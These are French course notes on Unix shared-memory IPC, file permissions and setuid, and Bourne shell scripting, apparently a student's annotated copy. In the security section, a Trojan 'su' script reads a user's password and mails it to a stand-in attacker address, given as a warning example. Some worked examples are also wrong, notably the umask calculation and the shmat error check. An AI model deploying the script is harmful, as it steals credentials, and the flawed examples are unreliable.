  - **`IPC_STAT`** : obtenir une copie de la structure de données associée au segment de mémoire partagée et la stocker dans `buf` (il faut avoir le droit en lecture sur le segment) ;
  - **`IPC_SET`** : modifier les paramètres de la structure de données du noyau par la structure `buf`.
    Les membres pouvant être modifiés sont :
    - effective uid et gid,
    - ainsi que permissions d'opérations

    Le processus appelant doit avoir un ID utilisateur effectif qui corresponde à la valeur de shm_perm.cuid (créateur) ou a la valeur actuelle de shm.uid en encore celui du super-utilisteur.
  - **`IPC_RMID`** : supprimer le segment de mémoire partagée et la structure de données qui lui est associée ; **le segment ne sera supprimé que lorsque le dernier processus qui lui était attaché, s'en détache !!**
  - **`SHM_LOCK`** : bloquer le segment de mémoire partagée en mémoire principale (cette commande nécessite d'être super-utilisateur) ;
  - **`SHM_UNLOCK`** : débloquer le segment de mémoire partagée de la mémoire principale (cette commande nécessite d'être super-utilisateur).

Shmat()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

void * shmat(shmid, shmaddr, shmflg)
int shmid;
char * shmaddr;
int shmflg;
```

But

Avant qu'il ne soit possible de lire ou d'écrire dans de la mémoire partagée à partir d'un processus, celle-ci doit être attachée à l'espace mémoire de ce processus.
shmat permet donc d'attacher un segment de mémoire partagée à l'espace d'adressage :

Paramètres

- **`shmid :`** doit être un identifiant valide renvoyé par un appel à `shmget()`.
- **`shmaddr :`** adresse à laquelle on veut attacher le segment de mémoire partagée. Un pointeur null (0) signifie que c'est le noyau qui doit choisir l'adresse.Cette deuxième solution est à encouragée pour des raisons évidentes de portabilité !
- **shmflg :** permet de spécifier l'indicateur d'option SHM_RND. Si aucune option ne doit être spécifiée sa valeur sera à 0.

La combinaison de shmaddr et de l'option SHM_RND dans shmflg permet l'attachement du segment de mémoire de 3 façons différentes :

shmaddr	shmflg	
0	ignoré	Le noyau choisit une zone de mémoire inutilisée à laquelle le segment sera attaché.
!= 0	0	La mémoire partagée est attachée à l'adresse spécifiée par shmaddr si elle est acceptable.
!= 0	SHM_RND	La valeur shmaddr finale est arrondie au plus proche multiple de SHMLBA.

Résultat

En cas de succès, `shmat()` renvoie l'adresse du segment (void*) attaché dans l'espace d'adressage du processus appelant. En cas d'échec, c'est la valeur (void*)(-1) qui est renvoyée.

shmdt()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmdt(shmaddr)
void * shmaddr;
```

But

Détacher un segment de mémoire partagée de l'espace d'adressage :

Paramètre

- **shmaddr :** doit être l'adresse du segment à détacher (qui a servie dans shmat()).

Résultat :

En cas de réussite, `shmdt()` renvoie la valeur **0**. Sinon –1 est renvoyée et errno positionnéé.

Exemple

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <stdio.h>
#include <string.h>
#define SHSZ 64
#define PATH "shm_aux"
#define CHAR 'c'

main() {
      key_t mkey;
      int mshid;
      char * msha;
      /* obtenir une clé globale */
      if ((mkey = ftok(PATH, CHAR)) == (key_t) -1) {
      /* erreur */
      . . .
      }
      /* convertir la clé en un identifiant local */
      if ((mshid = shmget(mkey, SHSZ, 0666)) == -1) {
      /* erreur */
      . . .
      }
      /* obtenir l'adresse de départ du segment de mémoire partagée */
      if ((msha = shmat(mshid, 0, 0)) == (char *) NULL){
      /* erreur */
      . . .
      }
      /* lire le contenu du segment */
      printf("Contenu %.*s\n", SHSZ, msha);
      /* modifier le contenu du segment */
      strcpy(msha, "Nouveau contenu du segment");
      . . .
}
```

Conclusion

Les segments de mémoire partagée permettent une **communication** entre processus **sans lien** qui ont convenu d'une clé commune à utiliser.

La communication est **très rapide**, vu qu'aucun transfert réel de données n'est nécessaire.
Il est de la responsabilité des processus de **synchroniser** correctement leurs accès aux segments de mémoire partagée à l'aide, par exemple, de sémaphore !!!

Commandes Unix de gestion des IPC (ligne de cde)

➢ ipcs

Cette commande affiche des informations à propos des IPC actifs dans le système :

- message queues,
- segments de mémoire partagée
- ensemble de sémaphores.

nb : on ne voit que ceux nous appartenant !!

➢ ipcrm

Cette commande permet de supprimer un ipc du système :

- une *message queue*,
- un segment de mémoire partagée
- un ensemble de sémaphores.

Utilisation de la mémoire partagée au sein de Unix

Le mécanisme de mémoire partagé est utilisé par Unix pour

- la compilation.

  cc :

  - invoque un préprocesseurs pour traitement des directives
  - effectue la compilation à proprement parler, ce qui founit de modules objets.
  - effectue l'édition de liens = liens entre librairie et fonctions.

  Certaine partie de librairies ne seront chargée qu'une seule fois et visible pas plusieurs processus → libraire dynamique.
  ???????????????????? a lire dans livre

- le mécanisme de memory mapped I-O.

C. PROTECTION ET SÉCURITÉ

1. Introduction

La plupart des exigences de sécurité peuvent être satisfaites par Unix, mais cela nécessite un petit peu de travail !

Unix est habituellement livré ou installé avec tous les **mécanismes** de protection **présents**, mais **non activés** et c'est le devoir de l'administrateur-système d'explicitement activer un nombre de mécanismes de protection pour atteindre le meilleur **compromis** entre sécurité et user-friendliness.

La plupart des administrateurs-systèmes ne s'inquiètent pas de la sécurité … jusqu'à ce qu'il soit trop tard !

Les niveaux de sécurité sont classifiés de A (le plus sécurisé) à D (le moins sécurisé) et chaque niveau est divisé en sous niveaux (1 est le plus bas).

Un système Unix ordinaire correctement maintenu et configuré est équivalent au niveau de sécurité **C1** : les utilisateurs sont identifiés et authentifiés, et chaque utilisateur peut contrôler l'accès à ses données.

2. La protection en Unix

L'objectif est de contrôler l'accès aux ressources d'un système.

Le domaine de protection spécifie les ressources auxquelles un utilisateur, un processus, ou une procédure peut accéder. En Unix, un domaine de protection est associé à un processus.

3. Classes d'utilisateurs (point de vue protection)

- L'utilisateur individuel

  Identification externe : nom *de* login = nom externe

  Authentification : mot de passe

  Identification interne : *user identifier* (nombre unique au système) = UID
  Numéro interne associé à au nom externe.

- Le groupe d'utilisateurs

  Identification externe : nom de groupe

  Identification interne *:* group identifier = GUI

  Plusieurs utilisateurs peuvent appartenir au même groupe et un utilisateur peut appartenir à différents groupes (il ya de la m-à-n dans l'air !).

- Le super-utilisateur

  Identification externe : nom de *login* : root

  Authentification : mot de passe

  Identification interne : user identifier 0

  ATTENTION : tout est permis au super-utilisateur ; IL N'Y A AUCUNE PROTECTION !!
  → Attention aux dégâts !!

- Tous les autres utilisateurs du système
  Tous ceux autres que nous ou notre groupe.

4. Authentification

Individus

L'authentification se fait à l'aide du mot de passe, vérifié lors du *login* sur le système.

Le fichier `/etc/passwd` contient pour chaque nom de *login* :

- ✓ le nom de *login* ;
- ✓ le mot de passe crypté (13 caractères) ;
- ✓ le *user identifier uid* ;
- ✓ le *group identifier gid* ; (groupe primaire, de base)
- ✓ le nom, le numéro de téléphone, …
- ✓ le répertoire initial de travail ; (c'est comme ca que Unix sait où nous placer lors de notre login)
- ✓ le programme à lancer lors du login. Il s'agit généralement du shell.

Seulement, ce mécanisme présente **plusieurs défauts** :

- le fichier `/etc/passwd` comprend des **informations utiles** à propos des utilisateurs et doit pouvoir être lu par tout le monde afin de trouver par exemple, le nom de *login*, le nom de l'utilisateur, etc… (pensez à ls –l qui doit pouvoir trouver le nom du propriétaire de chaque fichier)

- l'algorithme de cryptage est publique, mais ne peut être appliqué à l'envers ; dès lors, des pirates peuvent essayer d'encrypter des mots de passe fréquents et comparer le résultat aux mots de passe cryptés contenus dans `/etc/passwd`.

Il faut donc que les mots de passe cryptés soient cachés et donc gardés **séparés** des informations utiles à tout le monde.

Pour ce faire, Unix SVR4 supprime les mots de passe du fichier `/etc/passwd` et les met dans un **nouveau fichier**, **`/etc/shadow`,** accessible uniquement par le super-utilisateur. Au sein du fichier `/etc/passwd`, la place désormais libre du mot de passe, est prise par une 'x'.

Commandes en rapport avec /etc/passwd et /etc/shadow

- ✓ **`passwd`** : modification de son mot de passe ;
- ✓ **`useradd`** : ajout d'un utilisateur ➔ uniquement pour le super-utilisateur !!

Groupes

Le fichier `/etc/group` contient, pour chaque groupe :

- ✓ le nom du groupe ;
- ✓ le mot de passe nécessaire lorsqu'au cours d'une session, l'utilisateur décide de changer de groupe
- ✓ le *group identifier gid* ;
- ✓ la liste des membres du groupes.

Seul le super-utilisateur peut :

- ✓ ajouter ou effacer un utilisateur ou un groupe ;
- ✓ ajouter ou effacer un membre d'un groupe.

5. Identification interne

- EnSVR

Après le *login*, chaque **utilisateur** est identifié par deux nombres :
- son **uid**
- son **gid**.

Chaque **processus** démarré par l'utilisateur est identifié par la paire **<uid,gid>** en ce qui concerne la protection.

Durant une session, l'utilisateur peut changer de groupe via la commande **`newgrp`**.
A l'aide de **`chgrp`**, il peut changer le gid de fichiers.

- En 4.?BSD

Après le *login*, chaque utilisateur est identifié par la paire :
- ✓ **uid** ;
- ✓ **(gid1, gid2, …, gidn)** : l'ensemble de group identifiers desquels l'utilisateur est membre.

Chaque processus démarré par l'utilisateur est identifié par la paire **<uid,(gid1,…,gid2)>** en ce qui concerne la protection.

Durant une session, l'utilisateur peut changer le gid de fichiers à l'aide de **`chgrp`**.

6. Protection d'accès aux fichiers

6.1 Généralités

Unix ne protège que les fichiers (rappelez-vous qu'en Unix, tout est fichier).

Chaque objet se voit étiqueté de
- l'identification du propriétaire
- les droits d'accès.

6.2 Identification du propriétaire

- ✓ **uid** : l'identification du propriétaire du fichier.
- ✓ **gid** : l'identification du groupe du propriétaire du fichier.

6.3 Droits d'accès

Les droits d'accès peuvent être spécifiés pour :

- ✓ `u` : le propriétaire du fichier (c'est-à-dire l'utilisateur avec l'identification uid) ;
- ✓ `g` : les membres du groupe gid ;
- ✓ `o` : tous les autres utilisateurs.

Le tableau suivant reprend les droits d'accès possibles et leur effet sur les fichiers et les répertoires :

Droit	fichier	répertoire
read	opération de lecture autorisée	opération de lecture autorisée
write	opération d'écriture autorisée	modification du contenu autorisée (ajout, retrait d'objet)
e**x**ecute	exécution autorisée	le répertoire peut être traversé pou accéder à un objet

On voit que les droits n'ont pas le même effet lorsqu'ils sont accordé sur un fichier ou un répertoire.

A chaque objet du système de fichier est associé un ensemble de 9 (3 * 3) bits décrivant les droits d'accès qui lui sont attribués :

- ✓ 3 pour l'utilisateur ;
- ✓ 3 pour tous les membres du groupe du propriétaire, sauf pour le propriétaire lui-même ;
- ✓ 3 pour tous les autres.

Le propriétaire d'un objet peut modifier les droit d'accès d'un objet au moyen de la commande `chmod` ou de l'appel système `chmod()`.


6.4 Respect des droits d'accès

Les droits sont vérifiés par le noyau Unix.

6.5 La fonction umask() et les bits de permission umask

Nous avons vu ci-dessus qu'à chaque objet du système de fichier est associé un ensemble de 9 (3 * 3) bits décrivant les droits d'accès qui lui sont attribués.

Chaque ensemble de 3 bits décrit les permissions d'un des groupes d'utilisateurs.



Lorsque l'on crée un objet des permissions par défault lui sont attribuées, elles sont en générale assez librérales, d'ou l'utilité de umask qui permet d'instaurer une sécutité plus grande.

umask est un ensemble de bits, un **masque** qui est appliqué lors de la création d'un objet au niveau du processus pour exlure les permissions que l'utilisateur ne souhaite pas accorder.

Application du masque à un objet créé :

permission_réelles = permission_de_base & (~umask)

Exemple :

Soient les permissions de base d'un fichier : 0666 (lecture et écriture pour tout le monde)
Soit la valeur de umsak : 0077 (exclure les groupe et les autres utilisateurs)

Calcul : 0666 & (~0777)
= 0666 & 0700
= 0600 (lecture, écriture pour le propriétaire)

Umask()

```
#include <sys/types.h>
#include <sys/stat.h>

mode_t umask(mode_t new_mask) ;
```

But

Configuration des bits de permission umask

Paramètre

- **new_mask :** nouvelle valeur de umask que l'on veut appliquer (octal)

Résultat

umsak() renvoie la valeur de umask qui était effective avant l'appel en cours.
Cette fonction ne renvoie jamais d'erreur.

6.5 Accès à un objet pour toute opération

Pour pouvoir accéder, par exemple, au fichier `/usr/local/src/kernel.c`, l'utilisateur a besoin du droit 'x' pour **tous** les répertoires se retrouvant dans le chemin d'accès.

6.6 Besoins d' Opérations spécifiques

chdir(name)
L'utilisateur doit avoir le droit 'x' sur le répertoire `name`.

open(file,0) : l'utilisateur doit avoir le droit 'r' sur file
1 : l'utilisateur doit avoir le droit 'w'
2 : l'utilisateur doit avoir les droit 'rw'

exec(file,...) : l'utilisateur doit avoir le droit 'x' si file est un exécutable binaire
l'utilisateur doit avoir le droit 'rx' si file est un exécutable texte

creat(new_file,...) : l'utilisateur doit avoir les droit 'rw' sur le répertoire du nouveau fichier.

link(name1, name2)
L'utilisateur doit avoir les droits 'wx' sur le répertoire contenant `name2`.

unlink(file)
L'utilisateur doit avoir les droits 'wx' sur le répertoire contenant `file`.

7. Amplification des droits d'accès


7.1 Problème

Comment peut-on donner (de manière contrôlée) des droits d'accès additionnels à un utilisateur ou à un processus ?

7.2 Exemple typique

Aucun utilisateur ne devrait avoir de droit 'w' sur le fichier des mots de passe, mais il doit pouvoir modifier son propre mot de passe (`passwd`).

Il est impossible de modifier son mot de passe avec ses propres commandes car il nous est impossible de positionné *les set_uid bit à root. ???*



7.3 Solution en Unix

Il y a **deux user-id's** :

- ✓ **real uid** : il représente toujours l'utilisateur qui est réellement *loggé* dans le système ;
  (→ nous tout le temps)
- ✓ **effective uid** : il ne sert que pour la vérification des droits d'accès.
  (→ parfois on est un autre)

Normalement, le *real uid* est le même que l'*effective uid*.

7.4 Droits de l'utilisateur par rapport aux droits du processus

Un utilisateur identifié par <uid,gid> active un programme P
Ce programme P est contenu dans un fichier appartenant à <up,gp>.


Pendant l'exécution de P, l'identification <uid,gid> est associée à P.

Les droits sont ceux de l'utilisateur du programme, pas ceux du propriétaire du fichier contenant le programme.

Ceci peut être changé : en positionnant le ***set_uid_bit*** sur le fichier (de commande !!) , les droits seront alors ceux du **propriétaire** du fichier lors de son exécution.

Reprenons notre exemple :

- Le fichier contenant le programme `passwd` appartient au super-utilisateur (root_uid).
- De plus, le *set_uid_bit* est positionné.
- Dès lors, si l'utilisateur user_id exécute `passwd`, le *real uid* reste **user_id**,
- Mais l'*effective uid* sera **root_uid** !!
- Notre utilisateur peut donc modifier le fichier



Note : un programme pour lequel les set_uid bit est positionné ne peut pas être interrompu, sous peine de nous laissé sous notre 2ème personnalité → root !!

Valeurs numériques des modes des objets et signification

Valeur		représentation	Quid ?
4000	s--	--- --- ---	*set_uid* lors de l'exécution
2000	-s-	--- --- ---	*set_gid* lors de l'exécution
1000	--s	--- --- ---	*sticky bit* (voir plus bas)
400	---	r-- --- ---	droit de lecture pour le propriétaire
200	---	-w- --- ---	droit d'écriture pour le propriétaire
100	---	--x --- ---	droit d'exécution pour le propriétaire
40	---	--- r-- ---	droit de lecture pour le groupe
20	---	--- -w- ---	droit d'écriture pour le groupe
10	---	--- --x ---	droit d'exécution pour le groupe
4	---	--- --- r--	droit de lecture pour les autres utilisateurs
2	---	--- --- -w-	droit d'écriture pour les autres utilisateurs
1	---	--- --- --x	droit d'exécution pour les autres utilisateurs

Le mode final d'un objet du système de fichier est une combinaison (|) des plusieurs des valeurs ci-dessus.

Seul le propriétaire d'un objet (ou le super-utilisateur) peut changer son mode de protection !!
Aucun droit d'accès n'est requis pour changer le mode de protection !!

7.5 Sticky bit

Si le **sticky bit** est positionné

- **sur un répertoire**, un utilisateur (sauf s'il est super-utilisateur) ne peut effacer ou renommer des fichiers d'**autres** utilisateurs dans ce répertoire.
  Par exemple, sur tout bon système Unix qui se respecte, le *sticky bit* est positionné sur le répertoire /tmp.

  nb : /tmp est accessible en lecture, écriture et exécution par tout le monde.

- **sur un fichier exécutable**, le programme reste en mémoire centrale et ne sera pas swappé.
  Il ne sera jamais candidat pour la mémoire de débordement.

7.6 Appels système associés

- **chown**(path, owner, group), **fchown**(fd, owner, group) : modifier le propriétaire d'un objet.
  - ➔ ne peut être utilisé que par le super utilisateur.

- **access**(path, mode) : vérifier si l'objet est accessible dans le mode donné (cet appel travaille sur le *real<uid,gid>*).

  Mode peut prendre les valeurs suivantes :
  - R_OK : tester si on peut lire
  - W_OK : tester si on peut écrire
  - X_OK : tester si on peut exécuter
  - F_OK : tester si on peut atteindre

- **getuid()** : obtenir le *real user id*.

- **geteuid()** : obtenir l'*effective user id*.

- **getgid()** : obtenir le *real group id*.

- **getegid()** : obtenir l'*effective group id*.

- **setuid**(uid) : positionner le *real* et l'*effective user id* (il faut être super-utilisateur).

- **setgid**(gid) : positionner le *real* et l'*effective group id* (il faut être super-utilisateur).

  nb : setuid() et setgid() sont utilisé par le système lors du démarrage de notre programme par défaut (après login, en général un shell). Ce programme sera marqué comme ayant été lancé par nous et non par le root.

- **umask**(mask) : positionner le masque de création de fichier.

  Exemple : umask(033);
  creat("xyz", 0666);

  ➔ le mode effectif de xyz est 0644 (== ~033 & 666)

8. Le “restricted shell”

Le restricted shell a été prévu pour empêcher les utilisateurs qui ne devraient avoir accès qu’à des applications spécifiques, de créer des dommages au système.

Ce *shell* est identique au *Bourn Shell* (voir plus loin) : les droits ne sont restreints qu’après l’exécution du fichier .profile ➔ un utilisateur rapide peut l’interrompre et obtenir le *shell* standard …

Voyons quelles sont les restrictions en place : l’utilisateur ne peut pas

- bouger de son répertoire *home* ;
- modifier les variables environnementales PATH ou SHELL ;
- utiliser des noms de commandes contenant une ‘/’ ;
- rediriger la sortie standard au moyen de ‘>’ ou ‘>>’ ;
- `utiliser exec().`

9. Indications de sécurité pour les utilisateurs

- Choisir un bon mot de passe (Majuscules + Minuscules, chiffres & lettres) et le protéger des autres utilisateurs.
- Crypter les fichiers sensibles.
- Protéger les fichiers en positionnant les permissions avec précaution : par exemple, positionner l’*umask* à 027 et si c’est vraiment nécessaire, modifier les permissions plus tard au moyen de chmod.
- Protéger les fichiers de configuration : .profile, .login, .logout, .cshrc, …
- Si le répertoire courant (.) doit être dans le *path*, il DOIT être en dernière position : autrement, si un cheval de Troie a été placé dans le répertoire courant, il sera tôt au tard probablement exécuté !
- Ne jamais laisser le terminal sans surveillance, lorsqu’une session est en cours.
- Se méfier des chevaux de Troie, virus et autres bestioles… (c malin ça !!)
- Surveiller l’heure du dernier *login*.
- Ne pas oublier de se délogger !! Cela arrive même aux meilleurs…

Un exemple de cheval de Troie : su

Piquer un mot de passe.

```
stty -echo                              # désactiver l'écho
echo "Password : \c"                    # pas de 'new line'
read X
echo ""                                 # 'new line'
stty echo                               # activer l'écho
echo $1 $X | mail xyz@hackerz.org       # c'est fait !
sleep 1
echo Sorry
rm su
```

????

sty set teletype echo géré par unix.

D. LES INTERPRÉTEURS DE COMMANDES

1. Introduction

Le *shell* ou interpréteur de commandes est un **interface** entre l'utilisateur et le système Unix.
De plus, il s'agit aussi d'un langage de programmation.

Il existe à l'heure actuelle plusieurs types de *shell* :

- ✓ le Bourne shell : **`sh`** ;
- ✓ le C shell : **`csh`** ;
- ✓ le Korn shell : **`ksh`** ;
- ✓ le Bourne-Again shell : **`bash`** ;
- ✓ . . .

Dans la suite de ce cours, nous verrons les possibilités offertes par le *Bourne shell*.

Habituellement, un *shell* est démarré automatiquement lors du *login*. Il faut savoir qu'il est possible de modifier le type de *shell* souhaité (voir `/etc/passwd`).

De plus, l'utilisateur peut, en cours de session, lancer un autre *shell* comme une commande ; il lui suffit après de taper `exit` pour retourner à la session parente.

2. Le Bourne Shell comme Langage de Commande

2.1 Redirection des entrées-sorties

Cette notion a déjà été vue plus haut dans le cours. Nous ne ferons ici que la compléter avec ce qui est spécifique au *Bourne Shell*.

- ➢ **nombre > fichier** : La sortie du descripteur de fichier nombre est redirigée dans fichier.

Exemple : `% cc main.c 2> erreurs` : le fichier `erreurs` contiendra les erreurs de compilation.

- ➢ **>&** : Le descripteur de fichier est dupliqué et le résultat est utilisé comme sortie standard.

  Exemple : `% cc file.c > cc_erreurs 2>&1` :
  tout sera renvoyé dans le fichier `cc_erreurs`.

???

2.2 Pipelining de commandes

Le *pipelining* signifie que la sortie standard d'une commande est redirigée comme entrée standard d'une autre commande.

Exemples : `% ls -l | more % cc main.c | grep warning`

2.3 Groupement de commandes

- `{ commande1 ; commande2 ; }` : exécution de `commande1` et de `commande2` en séquence ; les { } sont optionnelles

  Exemples : `% { cd /bin ; ls > list ; } % date ; echo Hello World;`

- `( commande1 ; commande2 ; )` : exécution de `commande1` et de `commande2` dans un processus shell séparé ; après l'exécution des commandes, l'utilisateur se retrouve dans le *shell* de départ.

  Exemple :

```
% pwd
/usr/joe
% (cd /bin ; ls > list)
% pwd
/usr/joe
```

← le même répertoire qu'avant l'exécution des commandes

2.4 Groupement de commandes et redirections

```
% date ; cat file > new_file
Wednesday 19/05/99 7:33:48
% { date ; cat file ; } > dated_file
```

← '**;**' est le séparateur

← tout sera dans le fichier.

2.5 Variables

Les **noms** de variables commencent par une lettre et se composent de lettres, de chiffres et/ou de '_'.

Les **assignations** se font de la manière suivante : `variable = valeur`.

Pour récupérer la valeur d'une variable : `$variable` ou `${variable}`.

2.6 Variables prédéfinies

- **`HOME`** : répertoire de login ;
- **`PATH`** : la liste des répertoires parcourus par le shell lorsque l'utilisateur introduit une commande ; **?? ou ca bin ou notre rep courant pour nos pgm ??**
- **`PS1`** : définition du *prompt* (habituellement % ou $) ;
- **`IFS`** : Internal Field Separator : l'ensemble de caractères utilisés comme *tokens* (ESPACE, TAB, NEWLINE) ;
- **`$`** : process-id du *shell* ;
- **`?`** : code de retour de la dernière commande.

2.7 Exportation de variables

Certaines des variables définies pour le système sont automatiquement incluses dans l'environnement de l'utilisateur.

Pour rendre des variables disponibles pour d'autres commandes, autres que le *shell* lui-même, il faut les **exporter** au moyen de la commande `export variable`. **???**

2.8 Variables booléennes

Une commande renvoie toujours un code de sortie qui fournit des informations sur la manière dont elle s'est déroulée.

Par convention, si la commande renvoie `0`, c'est que tout s'est bien passé ; en cas d'erreur, la commande renvoie une valeur **non nulle**.

Rappel : la valeur de sortie de la dernière commande se trouve dans la variable `?`.

2.9 Exécution conditionnelle

- `commande1 && commande2` : la `commande2` n'est exécutée que si la `commande1` s'est bien déroulée (c'est-àdire, si son code de sortie est **nul**).

  Exemple : % `mkdir repert && { date ; echo "Répertoire créé" ; }`

- `commande1 || commande2` : la `commande2` n'est exécutée que si la `commande1` a échoué (c'est-à-dire, si con code de sortie **n'est pas nul**).

  Exemple : % mkdir `repert && echo "Répertoire créé" || echo "Pas de création"`

2.10 Méta-caractères et générateurs de noms de fichiers

- Le *shell* fournit un mécanisme de génération de liste de noms de fichiers correspondant à un **modèle**.
- `'*'` : n'importe quelle chaîne de caractères ne commençant **pas** par un '.' ;
- `'.*'` : n'importe quelle chaîne de caractères commençant par un '.' ;
- `'?'` : un caractère quelconque ;
- `[`xvfFDS`]` : n'importe quel caractère parmi 'x', 'v', 'f', 'F', 'D', 'S' ; les plages sont spécifiées à l'aide d'un `-`.

Exemples :

```
% ls *.c
% ls file?.c
% ls file[0-9].c
% ls .[a-z]*
% ls ???
```

2.11 Substitution de commande

Ce mécanisme permet de considérer la sortie standard d'une commande comme une chaîne de caractères. On fait souvent appel à la substitution pour assigner le résultat d'une commande à une variable.

Exemple :

```
% prefix = `basename main.c .c`
% echo $prefix
main.
```

2.12 Exécution à l'arrière plan ??????

```
% cc gros_fichier.c &
%                          ← le prompt revient directement
```

S'ils ne sont pas redirigés dans un fichier, les canaux standards de sortie et d'erreur sont connectés à l'écran !

De plus, le canal d'entrée standard est pris à partir de `/dev/null`. Il n'y a donc aucune interaction possible.

```
% nohup commande &
```

La commande est exécutée sans être affectée par aucune interruption et envoie la sortie, si elle est non redirigée, dans le fichier `nohup.out`. L'exécution continue donc, même si l'utilisateur se *délogue* !

```
% nice -nombre commande &
```

La commande « commande » est exécutée avec une priorité plus faible.

Remarque : `nohup` et `nice` sont des commandes **intégrées** au *shell*.

2.13 Caractères spéciaux

| & < > ; $ { } ( ) [ ] ` \ ' " # * ? RETURN

- ✓ `\car` est une séquence d'échappement : on enlève le côté 'spécial' du caractère ;
- ✓ `'chaîne'` : `chaîne` est protégée en entier, il n'y a aucune interprétation des caractère spéciaux ;
- ✓ `"chaîne"` : `chaîne` est protégée entièrement, sauf pour les substitutions de variables et/ou de commandes.

3. Le Bourne Shell comme Langage de Programmation

3.1 Procédure shell

Une procédure shell (shell script) est un fichier texte contenant des commandes pour le shell.

3.2 Exécution d'une procédure shell

- Exécution dans un sous-*shell* au moyen de sh :

% **sh** fichier_shell ← `fichier_shell` doit pouvoir être **lu**

- Exécution dans le *shell* courant :

% **.** fichier_shell ← `fichier_shell` doit pouvoir être **lu**

- Exécution d'une procédure *shell* exécutable dans un sous-*shell* :

```
% chmod +x fichier_shell
% fichier_shell
```
← `fichier_shell` doit donc pouvoir être **lu** et **exécuté** et il doit se trouver dans un répertoire de `PATH`

3.3 Paramètres du shell

Une procédure *shell* peut recevoir des **arguments** à partir de la ligne de commande : les **paramètres sont positionnels**.

Exemple : `% fichier_shell arg1 arg2 . . .`

- **`$0`** contient le nom du fichier ;
- **`$1`** contient le premier paramètre ; **`$2`**, …
- **`$#`** contient le nombre de paramètres ;
- **`$*`** contient tous les paramètres.

3.4 Commentaires dans une procédure shell (shell script)

Les **commentaires** sont notés au moyen d'un '**#**' en début de ligne.

3.5 Structures de contrôle

for

```
for variable [in liste]
do
        commandes
done
```

← si aucune liste n'est spécifiée, la liste des paramètres positionnels sera parcourue

Exemples :

```
for i in `ls *.c`
do
        echo $i
        cc -c $i
done
```

```
for i
do
        mkdir $i
done
```

if

```
if commande
then
        commandes1
[else
        commandes2]
fi
```

← c'est-à-dire, si le code de sortie de `commande` est 0

Exemple :

```
if cmp $1 $2
then
        : ← instruction vide
else
        echo Les fichiers $1 et $2 sont différents
fi
```

while

```
while commande
do
        commandes
done
```

Le bloc `commandes` est exécuté tant que le code de sortie de `commande` est **0**.

Exemple :

```
while true
 do
        date >> liste
        who | wc-l >> liste
        sleep 600
done
```

← `true` est une commande qui renvoie 0 comme code de sortie

Remarque : une sortie de boucle s'effectue à l'aide de la commande **`break`**.

case

```
case mot in
        modèle1) commandes1 ;;
        modèle2) commandes2 ;;
```

```
esac
```

Note importante : après l'exécution d'un bloc de commandes, on **sort** du `case` (à l'inverse du C)

Exemple :

```
case $# in
      1) cat >> $1 ;;
      2) cat >> $2 < $1 ;;
      *) echo "Usage: $0 [from] to" ;;
esac
```

3.6 Commandes spéciales et/ou intégrées (= cmd built-in)

exit

```
exit nombre
```

Cette commande a le même effet que `exit(nombre)` en C.

test

Cette commande évalue un prédicat et renvoie un code de sortie 0 si le prédicat est vrai.

Prédicats sur les fichiers

- `-f fichier` : vrai si le fichier existe et est un fichier régulier ;
- `-d fichier` : vrai si le fichier existe et est un répertoire ;
- `-r fichier` : vrai si le fichier existe et est lisible (permission) ;
- `-s fichier` : vrai si le fichier existe et n'est pas vide.

Prédicats sur les nombres

- `n1 -eq n2` : vrai si `n1` est égal à `n2` ;
- `n1 -ne n2` : vrai si `n1` est différent de `n2` ;
- `n1 -lt n2` : vrai si `n1` est inférieur à `n2`.

